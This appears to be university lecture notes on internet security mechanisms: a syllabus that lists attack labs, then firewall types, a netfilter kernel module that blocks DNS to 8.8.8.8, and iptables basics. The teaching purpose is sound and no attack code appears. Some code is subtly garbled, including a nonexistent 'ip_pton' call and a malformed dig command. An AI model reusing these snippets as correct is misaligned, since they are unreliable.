R.M.K GROUP OF ENGINEERING INSTITUTIONS

R.M.K
GROUP OF
INSTITUTIONS

R.M.K GROUP OF INSTITUTIONS

R.M.K
GROUP OF
INSTITUTIONS

22CY701
INTRUSION DETECTION AND INTERNET SECURITY (Lab Integrated)

UNIT V
INTERNET SECURITY MECHANISMS

Department	**: CSE(CS)**
Batch/Year	**: 2022 - 2026 /IV**
Created by	**: Dr. Dharini N**
Date	**: 30.09.2025**

Table of Contents

Course Objectives

22CY701 INTRUSION DETECTION AND INTERNET SECURITY
(Lab Integrated)

COURSE OBJECTIVES

- To Understand when, where, how, and why to apply Intrusion Detection tools and techniques in order to improve the security posture of an enterprise.
- To Apply knowledge of the fundamentals and history of Intrusion Detection in order to avoid common pitfalls in the creation and evaluation of new Intrusion Detection Systems
- To Analyze intrusion detection alerts and logs to distinguish attack types from false alarms
- To Understand the fundamentals of network security, including the MAC layer, Internet Protocol, and common attacks targeting these layers.
- To Gain an understanding of key internet security mechanisms, including firewalls, virtual private networks (VPNs), and TLS/SSL VPNs.

Prerequisite

22CY701 INTRUSION DETECTION AND INTERNET SECURITY

PREREQUISITE

1. 22CY401-CYBER SECURITY ESSENTIALS
2. 22CS501 – COMPUTER NETWORKS
3. 22CS901 – ETHICAL HACKING

Syllabus

22CY701 – INTRUSION DETECTION AND INTERNET SECURITY (Lab Integrated)

SYLLABUS **3 0 2 4**

UNIT I INTRODUCTION TO INTRUSION DETECTION

History of Intrusion detection, Audit, Concept and definition, Internal and external threats to data, attacks, Need and types of IDS, Information sources Host based information sources, Network based information sources.

List of Exercise/Experiments

1. Install Snort and configure it to monitor network traffic.
2. Deploy Snort as a Network Intrusion Detection System (NIDS).

UNIT II INTRUSION DETECTION AND PREVENTION TECHNIQUES

Intrusion Prevention Systems, Network IDs protocol based IDs , Hybrid IDs, Analysis schemes, thinking about intrusion. A model for intrusion analysis, techniques Responses requirement of responses, types of responses mapping responses to policy Vulnerability analysis, credential analysis non credential analysis

List of Exercise/Experiments

1. Write and implement custom Snort rules to detect specific traffic patterns.
2. Integrate Snort with MySQL to log alerts to a database.

UNIT III SNORT

Introduction to Snort, Snort Installation Scenarios, Installing Snort, Running Snort on Multiple Network Interfaces, Snort Command Line Options. Step-By-Step Procedure to Compile and Install Snort Location of Snort Files, Snort Modes Snort Alert Modes-Working with Snort Rules, Rule Headers, Rule Options, The Snort Configuration File etc. Plugins, Preprocessors and Output Modules, Using Snort with MySQL

List of Exercise/Experiments

1.Enhance Snort’s functionality using preprocessors and plugins.

2.Set up advanced alerting and logging mechanisms.

UNIT IV ESSENTIALS OF INTERNET SECURITY

Network Security basics-The MAC Layer and Attacks- The Internet Protocol and Attacks- Packet Sniffing and Spoofing-Attacks on TCP Protocol- DNS Attacks Overview -Local DNS Cache Poisoning Attack- Remote DNS Cache Poisoning attack- Replay forgery attacks-DNS Rebinding attack- DoS on DNS Servers- DNSSEC-Securing DNS

List of Exercise/Experiments

1.Conducting TCP SYN Flood Attack

2.Sniffing Packets on Network Interfaces

3.Spoofing Source IP Address in Packets

4.Investigating DNSSEC Implementation and Validation

UNIT V INTERNET SECURITY MECHANISMS

Firewall-Virtual Private Network-Overview of How TLC/SSL VPN Works-Creating and using the TUN Interface- Implementing the IP Tunnel- Testing VPN- Tunneling and Firewall Evasion- -BGP and Attacks- The Heartbleed bug and attack- Reverse Shell

List of Exercise/Experiments

1. Configuring Linux Firewall using IP tables
2. Setting Up VPN Tunnels
3. Exploring BGP Session Hijacking
4. Simulating Heartbleed Attack Scenario

Course Outcomes

COURSE OUTCOMES

- CO1: Understand fundamental concepts and demonstrate skills in capturing and analyzing network packets.
- CO2: Utilize various protocol analyzers and Network Intrusion Detection Systems (NIDS) to detect network attacks and troubleshoot network problems.
- CO3: Develop the ability to proficiently use the Snort tool for detecting and mitigating network attacks
- CO4: Demonstrate knowledge of network security basics, including MAC layer vulnerabilities and attacks, as well as common attacks targeting the Internet Protocol.
- CO5: Demonstrate understanding of firewall, VPN, and TLS/SSL VPN principles and functionalities in network security.
- CO6: Apply the concepts of Intrusion Detection and internet security protocols to develop cyber security mechanisms.

CO – PO/ PSO Mapping

CO-PO MAPPING

COs	PO's/PSO's														
	PO 1	PO 2	PO 3	PO 4	PO 5	PO 6	PO 7	PO 8	PO 9	PO 10	PO 11	PO 12	PSO 1	PSO 2	PSO 3
CO1	3	3	1	2	2	–	–	–	–	1	–	2	2	3	1
CO2	3	3	1	2	2	–	–	–	–	1	–	2	2	3	2
CO3	2	2	2	1	3	–	–	1	1	2	1	2	1	3	3
CO4	3	2	1	1	1	–	–	2	–	1	–	3	1	3	1
CO5	3	2	1	1	2	1	–	2	1	2	1	2	1	3	2
CO6	2	2	3	2	3	1	–	2	2	2	2	3	3	3	3

1 – Low, 2 – Medium, 3 – Strong

Lecture Plan

LECTURE PLAN

S No	Topics	No of periods	Proposed date	Actual Lecture Date	Pertaining CO	Taxonomy level	Mode of delivery
1	Firewall	1			CO5	K1	ICT Tools
2	Firewall	1			CO5	K2	ICT Tools
3	Virtual Private Network	1			CO5	K3	ICT Tools
4	Virtual Private Network	1			CO5	K2	ICT Tools
5	Creating and using the TUN Interface	1			CO5	K2	ICT Tools
6	Implementing the IP Tunnel	1			CO5	K2	ICT Tools
7	Testing VPN	1			CO5	K2	ICT Tools
8	Tunneling and Firewall Evasion	1			CO5	K2	ICT Tools
9	Tunneling and Firewall Evasion	1			CO5	K3	ICT Tools
10	BGP and Attacks	1			CO5	K3	Lecture and Practical
11	BGP and Attacks	1			CO5	K3	Lecture and Practical
12	The Heartbleed bug and attack	1			CO5	K3	Lecture and Practical
13	Reverse Shell	1			CO5	K3	Lecture and Practical
14	Configuring Linux Firewall using IP tables Setting Up VPN Tunnels	1			CO5	K3	Lecture and Practical

15	Exploring BGP Session Hijacking Simulating Heartbleed Attack Scenario	1			CO5	K3	Lecture and Practical

Activity Based Learning

Traffic Flow Game with Wireshark

Lecture Notes

UNIT V

1. FIREWALL

- Definition:

A firewall is a system (hardware/software) that prevents unauthorized traffic between trusted and untrusted networks.

- Functions:
  - Filters and redirects traffic
  - Protects against network attacks
  - Separates divisions inside organizations
- Requirements (Bellovin & Cheswick, 1994):

1. All traffic between trust zones must pass through the firewall.
2. Only authorized traffic (per security policy) should be allowed.
3. Firewall must be hardened and secure itself.

- Firewall Policy Controls:

1. User control – based on user roles (internal access).
2. Service control – based on service type (address, port, protocol).
3. Direction control – inbound vs outbound traffic flow.

- Firewall Actions:
  - Accepted – Packet allowed.
  - Denied – Packet blocked.
  - Rejected – Blocked + ICMP message sent to source.
- Filtering Types:
  - Ingress filtering – Inspects incoming traffic to block external attacks.
  - Egress filtering – Inspects outgoing traffic to prevent data leaks or unauthorized connections.

1.1 Types of Firewall




Figure 7.1: Network setup

For instance, to reduce distractions during the school hours, many elementary and middle schools block social networks from their Wi-Fi networks. Another instance of egress filtering firewall, a very large scale one, is the Great Firewall of China [Wikipedia, 2013], which blocks the access of many sites, including Facebook, YouTube, and Google.

Network setup. We will conduct a series of experiments in this chapter. These experiments need to use several computers in two separate networks. The experiment setup is depicted in Figure 7.1. We will use containers for these machines.

Depending on the mode of operation, there are three types of firewalls (1) packet filter, (2) stateful firewall, and (3) application/proxy firewall. See Figures 7.2.

- **Packet Filter**

A packet filter distinguishes between allowed and denied traffic based on the information in packet headers, without looking into the payload that contains application data. It inspects each packet on the network and makes a decision based only on the information contained in the packet itself (see Figure 7.2(a)). This kind of firewall implementation does not pay attention to whether the packet is a part of an existing stream of traffic. The primary advantage of this type of firewall is its speed, as it does not need to maintain the states about packets; therefore, it is also called stateless firewall. We will be implementing a simple packet filtering in figure below.



Protected Network
Network
Make decisions based on each individual packet
(A) Packet Filter Firewall
Protected Network
Network
Make decisions based on the state information formed by multiple packets that are related
(B) Stateful Firewall
Request
Request forwarded by Proxy
Reply forwarded by Proxy
Reply
(C) Application/Proxy Firewall

Figure 7.2: Three types of firewall

- **Stateful Firewall**

A stateful firewall tracks the state of traffic by monitoring all connection interactions until it is closed as shown above. This type of firewall retains packet until enough information is available to make an informed judgment about the state of the connection. A connection state table is maintained to understand the context of packets. Some of these firewalls also inspect application data for well-known protocols, in order to identify and track related connections among all the interactions.

Stateful firewalls have many advantages over packet filters. For example, if a server inside the firewall's protected network has many public ports, packet filter firewalls must permit traffic on a large range of port numbers for this server to function properly. Stateful firewall can reduce this range, by only allowing through the packets that belong to an existing connection. This drastically reduces the chances of spoofing.

- **Application/Proxy Firewall**

An application firewall controls input, output, and access from/to an application or service. Unlike the two firewall types described above, which only inspect the layers up to the transport layer, an application firewall inspects network traffic up to the application layer.

A typical implementation of application firewall is proxy, so it is often called application proxy firewall. Application proxy firewall acts as an intermediary by impersonating the intended recipients. The client's connection terminates at the proxy, and a corresponding connection is separately initiated from the proxy to the destination host as shown above. Data in the connection is analyzed up to the application layer to determine if the packet should be allowed or rejected. This protects the internal host from the risk of direct interaction. It provides a higher level of security than either of the firewalls discussed above. An example of this type of firewall is to prevent sensitive information from being leaked to the outside.

The limitation of application proxy firewall is the need of implementing new proxies to handle new protocols. One of the biggest advantages of application proxy firewalls is their ability to authenticate users directly rather than depending on network addresses of the system. This reduces the risk of IP spoofing attacks that are easy to launch against a network. With the need to read the entire packet, an application firewall is significantly slower than its counterparts and is generally not well suited for real-time or high-bandwidth applications.

1.2 Implementing a Simple Firewall Using Netfilter

The best way to understand a technology is to implement it ourselves. In this section, we will implement a very simple packet filter firewall in Linux. Packet filtering can only be done inside the kernel, so if we need to implement a packet filter, our code has to run inside the kernel. That means we need to modify the kernel. Linux provides two important technologies that make it easy to implement packet filtering inside the kernel, without the need to recompile the entire kernel. They are Netfilter [netfilter.org, 2017] and Loadable Kernel Modules [Wikipedia, 2017b].

Netfilter provides hooks at the critical places on the packet traversal path inside the Linux kernel. These hooks allow packets to go through additional program logics that are installed by system administrators. Packet filtering is an example for such additional program logics. These program logics need to be installed inside the kernel, and the loadable kernel module technology makes it convenient to achieve that.

Writing Loadable Kernel Modules

Linux kernel is designed to be modular so that only a minimal part of it is loaded into the memory. If additional features need to be added, they can be implemented as kernel modules and be loaded into the kernel dynamically. For example, to support a new hardware, we can load its device driver into the kernel as a kernel module. Kernel modules are pieces of code that can be loaded and unloaded on-demand at runtime. They do not run as specific processes but are executed in the kernel on behalf of the current process. A process needs the root privilege or SE_CAP_SYS_MODULE capability to be able to insert or remove kernel modules.

Each module is designed with two entry points, one for setup and the other for cleanup. They are indicated by the module_init() and module_exit() macros. Before a function is set as an entry point, it must first be defined in the program. Even though kernel modules are part of the kernel after insertion, functions and variables that are specifically marked and exported by the kernel are the only ones in scope for using inside modules. We use the following example code to show how to write a loadable kernel module.




Figure 7.3: Loadable Kernel Modules

Basic kernel module (hello.c)

```c
#include <linux/module.h>
#include <linux/kernel.h>

int initialization(void)
{
    printk(KERN_INFO "Hello World!\n");
    return 0;
}

void cleanup(void)
{
    printk(KERN_INFO "Bye-bye World!\n");
}

module_init(initialization);   /* ① */
module_exit(cleanup);    /* ② */

MODULE_LICENSE("GPL");   /* ③ */
```

Let us carefully dissect the code in Listing 7.1. The macros module_init() and module_exit(), defined at Lines ① and ②, point to functions that are to be executed while the kernel module is being inserted and removed from the kernel, respectively. See Figure 7.3. To print out messages, the kernel cannot use printf(), but it can use printk() to print to the kernel log buffer. The macro MODULE_LICENSE() at Line ③ declares the license for the kernel module. Without it, a warning will be given during the compilation.

Compiling Kernel Modules.

The easiest and most efficient way to build a kernel module is to use a makefile. The following is a simple makefile for compiling loadable kernel modules:

Makefile

```makefile
obj-m += hello.o

all:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

To build loadable kernel modules, we must have a pre-built kernel available that contains the configuration and header files used in the build. Every Linux distribution comes with its own way to download these headers and most of them store these files under the /usr/src directory.

The parameter M in the above makefile signifies that an external module is being built and tells the build environment where to place the module file once it is built. The option -C is used to specify the directory of the library files for the kernel source. When we execute the make command in the makefile, the make process will actually change to the specified directory and change back when finished. We can see all the actions in the following:

```
$ make
make -C /lib/modules/5.4.0-54-generic/build M=/home/seed/...
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-54-generic'
CC [M] /home/seed/kernel_module/hello.o
Building modules, stage 2.
MODPOST 1 modules
CC [M] /home/seed/kernel_module/hello.o
LD [M] /home/seed/kernel_module/hello.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-54-generic'
```

Installing and Removing Kernel Modules.

The generated kernel module is in hello.ko. We can use the following commands to load a module, list all the modules, and remove the module. We can use modinfo hello.ko to show information about a Linux kernel module. We can also choose to use a more sophisticated command called modprobe for module management.

// **Insert the kernel module into the running kernel.**

```
$ sudo insmod hello.ko
```

// **List kernel modules**

```
$ lsmod | grep hello
hello               16384  0
```

// **Remove the specified module from the kernel.**

```
$ sudo rmmod hello
```

To verify that our module has been executed successfully, we can check the output of the module. In our kernel module, we print some messages to the kernel log buffer when the module is inserted and removed. Linux provides a command called dmesg for us to check the kernel log buffer. When we run this command, we should be able to find the messages printed out by our module.

Netfilter and Hooks

Linux kernel offers a rich packet processing and filtering framework using netfilter hooks.

In Linux, each protocol stack defines a series of hooks along the packet's traversal path in that stack. Developers can use kernel modules to register callback functions to these hooks. When a packet arrives at each of these hooks, the protocol stack calls the netfilter framework and the packet and hook number [Russell and Welte, 2002]. Netfilter checks if any kernel module has registered a callback function at this hook. Each registered module will be called, and they are free to analyze or manipulate the packet. At the end, they can return their verdict on the packet.




Figure 7.4: netfilter hooks in IPv4 stack

Netfilter defines five hooks for IPv4. A detailed diagram showing the packet movement in the network stack is shown in [Rio et al., 2004]. To focus on the information relevant to Firewall, we made a condensed diagram in Figure 7.4. It should be noted that the definition of these hooks in the earlier version of Linux kernels has NF_IP as the prefix, but in newer versions, the prefix has been changed to NF_INET. They are just pre-defined constants; each hook is represented by a number from 0 to 4.

- NF_INET_PRE_ROUTING:

All the incoming packets, with the exception of those caused by the promiscuous mode, hit this hook. This hook is called before any routing decision is made.

- NF_INET_LOCAL_IN:

The incoming packet will then go through routing, which decides whether the packet is for other machines or for the host itself. In the former case, the packet will go to the forwarding path, while in the latter case, the packet will go through the NF_INET_LOCAL_IN hook, before being sent to the network stack and eventually consumed by the host.


- NF_INET_FORWARD:

Packets that are forwarded to other hosts reach this hook. Most packets go through this hook on a router, so it is commonly used to set up rules to protect networks.

- NF_INET_LOCAL_OUT:

Packets generated by the local host reach this hook. This is the first hook for the packets on their way out of the host.

- NF_INET_POST_ROUTING: When a packet, forwarded or generated, is going out of the host, it will pass the this hook. Source Network Address Translation (SNAT) is implemented at this hook.
- Return values of hook function.
- After analyzing or manipulating the packet, a hook function returns its verdict to the netfilter framework. There are five possible return values and their descriptions are listed below:
- NF_ACCEPT: Let the packet continue its journey.
- NF_DROP: Discard the packet, so the packet will not be allowed to continue its journey through the network stack.
- NF_QUEUE: Pass the packet to the user space via nf_queue facility. This can be used to perform packet handling in user space and is an asynchronous operation.
- NF_STOLEN: Inform the netfilter framework to forget about this packet. This operation essentially passes the responsibility of the packet's further processing from netfilter to the module. The packet is still present and valid in the kernel's internal tables. This is typically used to store away fragmented packets so that they can all be analyzed in a single context.
- NF_REPEAT: Request the netfilter framework to call this module again.
- Hook priority.
- Multiple functions can be hooked into the same netfilter hook. They will be arranged in an order based on their priority values. When a packet arrives at a hook, it will traverse hook functions in such an order. The order is important, because some verdicts made by a hook function, such as NF_DROP, can stop packets from traversing the other functions in the rest of the order list.
- The priority is a signed integer value. Netfilter sorts the hook functions in ascending order, from lower to higher priority values. A hook function with lower value like -100 comes before a hook function with a higher value like 100. The kernel contains some common discrete priority values. We can see that NF_IP_PRI_FIRST has the highest priority.


C

```c
enum nf_ip_hook_priorities {
    NF_IP_PRI_FIRST = INT_MIN,
    NF_IP_PRI_CONNTRACK_DEFRAG = -400,
    NF_IP_PRI_RAW = -300,
    NF_IP_PRI_SELINUX_FIRST = -225,
    NF_IP_PRI_CONNTRACK = -200,
    NF_IP_PRI_MANGLE = -150,
    NF_IP_PRI_NAT_DST = -100,
    NF_IP_PRI_FILTER = 0,
    NF_IP_PRI_SECURITY = 50,
    NF_IP_PRI_NAT_SRC = 100,
    NF_IP_PRI_SELINUX_LAST = 225,
    NF_IP_PRI_CONNTRACK_HELPER = 300,
    NF_IP_PRI_CONNTRACK_CONFIRM = INT_MAX,
    NF_IP_PRI_LAST = INT_MAX,
};
```

Implementing a Simple Firewall

Now, let us implement a simple packet filter using netfilter. Our goal is to block all the DNS queries going to the DNS server 8.8.8.8. DNS queries use UDP and the destination port is 53. To achieve this goal, we need to do two things: (1) implement a filtering function, and (2) hook the function to one of the get netfilter hooks.

We wrote a hook function which blocks any UDP packet if its destination IP is 8.8.8.8 and the destination port is 53. In this example, the firewall rule is hardcoded inside the hook function. A real-world firewall will not do that; instead, it lets users provide the rules.

Blocking UDP (seedFilter.c)

C

```c
unsigned int blockUDP(void *priv, struct sk_buff *skb,
                      const struct nf_hook_state *state)
{
    struct iphdr *iph;
    struct udphdr *udph;
    int ip_addr;
    char ip[16] = "8.8.8.8";

    /* Convert the IPv4 address from dotted decimal to a 32-bit number
     * ip_addr = ip_pton(ip, -1, (u8 *)&ip_addr, '\0', NULL);
     */
    ip_addr = ip_pton(ip, 1, &ip_addr, 0);

    iph = ip_hdr(skb);
    if (iph->protocol == IPPROTO_UDP) {
        udph = udp_hdr(skb);                                /* ① */
        if (iph->daddr == ip_addr && ntohs(udph->dest) == 53) {     /* ② */
```

```
            printk(KERN_DEBUG "***...Dropping %pI4 (UDP), port %d\n",
                  &iph->daddr, ntohs(udph->dest));
            return NF_DROP;                                    /* ③ */
        }
    }

    return NF_ACCEPT;
}
```

In the code above, Line shows, inside the kernel, how to convert an IP address in the dotted decimal format (e.g., a string, such as 1.2.3.4) to a 32-bit binary () so it can be compared with the binary number stored inside packets. Line compares the destination IP address and port number with the values in our specified rule. If they match, the rule is to return NF_DROP, which will be returned to netfilter, and it will drop the packet. Otherwise, NF_ACCEPT will be returned, and netfilter will let the packet continue its journey. It should be noted that NF_ACCEPT only means that the packet is accepted by this hook function; it may still be dropped by other hook functions.

When a filter invokes a hook function, it passes three arguments to the function, including a pointer to the actual packet (skb). To get the headers for each protocol, we can use the following functions defined in various header files. The structure definition of these headers can be found inside the /lib/modules/5.4.0-54-generic/build/include/uapi/linux folder, where the version number in the path is the result of uname -r, so it may be different if your kernel version is different. In the code, we get the IP header of the packet (Line), and then we can access the header fields using the iphdr structure.

```
struct iphdr *iph = ip_hdr(skb);      // (need <linux/ip.h>)
struct tcphdr *tcph = tcp_hdr(skb);     // (need <linux/tcp.h>)
struct udphdr *udph = udp_hdr(skb);     // (need <linux/udp.h>)
struct icmphdr *icmph = icmp_hdr(skb);    // (need <linux/icmp.h>)
```

We register this function to the POST_ROUTING hook, and give it the highest priority:

```
hook2.hook = blockUDP;
hook2.hooknum = NF_INET_POST_ROUTING;
hook2.pf = PF_INET;
hook2.priority = NF_IP_PRI_FIRST;
nf_register_net_hook(&init_net, &hook2);
```

Compiling and testing.

After compiling the code, we insert the seedFilter.ko module to the kernel. We can test it by sending a DNS query to 8.8.8.8. Without the module, we can see the DNS reply. When the module is inserted, the request will be blocked and we get no reply. If we check the kernel message, we can see a message saying that the packet to 8.8.8.8 is dropped.

Before inserting the module:

```
$ dig 8.8.8.8 www.example.com
```

```
...
// ANSWER SECTION:
www.example.com.     21062 IN A    93.184.216.34
...
```
After inserting the module:

```
$ sudo insmod seedFilter.ko
$ dig 8.8.8.8 www.example.com
$ dig 8.8.8.8 www.example.com
...
; no reply ...

$ dmesg
...
[527621.171512] ***... Dropping 8.8.8.8 (UDP), port 53
```

1.3 Configuring Linux Firewall Using iptables

In the previous section, we had a chance to build a simple firewall using netfilter. Actually, Linux already has a built-in firewall, also based on netfilter. This firewall is called iptables. Technically, the kernel part implementation of the firewall is called xTables, while iptables is a user-space program to configure the firewall. However, iptables is often used to refer to both the kernel-part implementation and the user-space program. We will use iptables to refer to both as well in this chapter. Detailed manuals for iptables can be found in Andresson [2001].

The Structure of the iptables Firewall

The iptables firewall is designed not only to filter packets, but also to make changes to packets. To help manage these firewall rules for different purposes, iptables organizes all rules using a hierarchical structure: table, chain, and rules. There are several tables, each specializing in a certain purpose of the rules as shown in Table 1. For example, rules for packet filtering should be placed in the filter table, while rules for making changes to packets should be placed in the nat or mangle tables.

Table 1: iptables tables and chains

Table	Chain	Functionality
filter	FORWARD	Packet filtering
	INPUT	
	OUTPUT	
nat	PREROUTING	Modifying source or destination
	INPUT	network addresses
	OUTPUT	
	POSTROUTING	
mangle	PREROUTING	Packet content modification
	INPUT	

FORWARD

OUTPUT

POSTROUTING

Each table contains several chains, each of which corresponds to a netfilter hook. Briefly, each chain indicates where its rules are enforced. For example, rules on the FORWARD chain are enforced at the NF_INET_FORWARD hook, and rules on the INPUT chain are enforced at the NF_INET_LOCAL_IN hook. It is also possible to add user-defined chains to various tables, but their rules will be triggered, these chains need to be connected to one of the existing chains provided by iptables.

Each chain contains a set of firewall rules that will be enforced. By default, they are empty. It is up to us to add rules to the chains. For example, if we would like to block all incoming telnet traffic, we would add a rule to the INPUT chain of the filter table. The following example shows how to add a rule (the actual rule is omitted):

```
iptables -t filter -A INPUT <rule specification omitted>
```

In the above command, the -t option specify the table name (without this option, the default table is filter). The -A option specifies the chain name (INPUT) and the action (append) to be performed on this chain. We list some of the commonly used actions in the following:

-A : Append rule(s) to the end of the selected chain. -D : Delete rule(s) from the selected chain. -I : Insert rule(s) to the selected chain as the given rule number. -R : Replace a rule in the selected chain. -L : List all rules in the selected chain or all the chains. -F : Deleting all the rules in the selected chain or all the chains.

Deleting rules. We often need to delete rules from a specific chain. There are various ways to do that. An easy way is to list all the rules by their numbers, and then use the number to delete a rule. See the following example:

```
# iptables -n -L FORWARD --line-number
Chain FORWARD (policy ACCEPT)
num target     prot opt source           destination
1   ACCEPT     tcp  --  0.0.0.0/0        0.0.0.0/0     tcp dpt:22
2   ACCEPT     tcp  --  0.0.0.0/0        0.0.0.0/0
3   DROP       all  --  0.0.0.0/0        93.184.216.0/24
# iptables -D FORWARD 2  <- Delete the 2nd rule
```

Traversing Chains and Rule Matching

A network packet received on any interface traverses the iptables chains in the order as shown in Figure 7.5. The figure only shows a simplified view, as the complete view is quite complicated. The routing decision marked by involves deciding if the final destination of the packet is the local machine (in which case the packet traverses through the INPUT chain marked by) or elsewhere (in which case the packet traverses through the FORWARD chains marked by). The routing decision marked by decides from which of the network interface to send out outgoing packets.

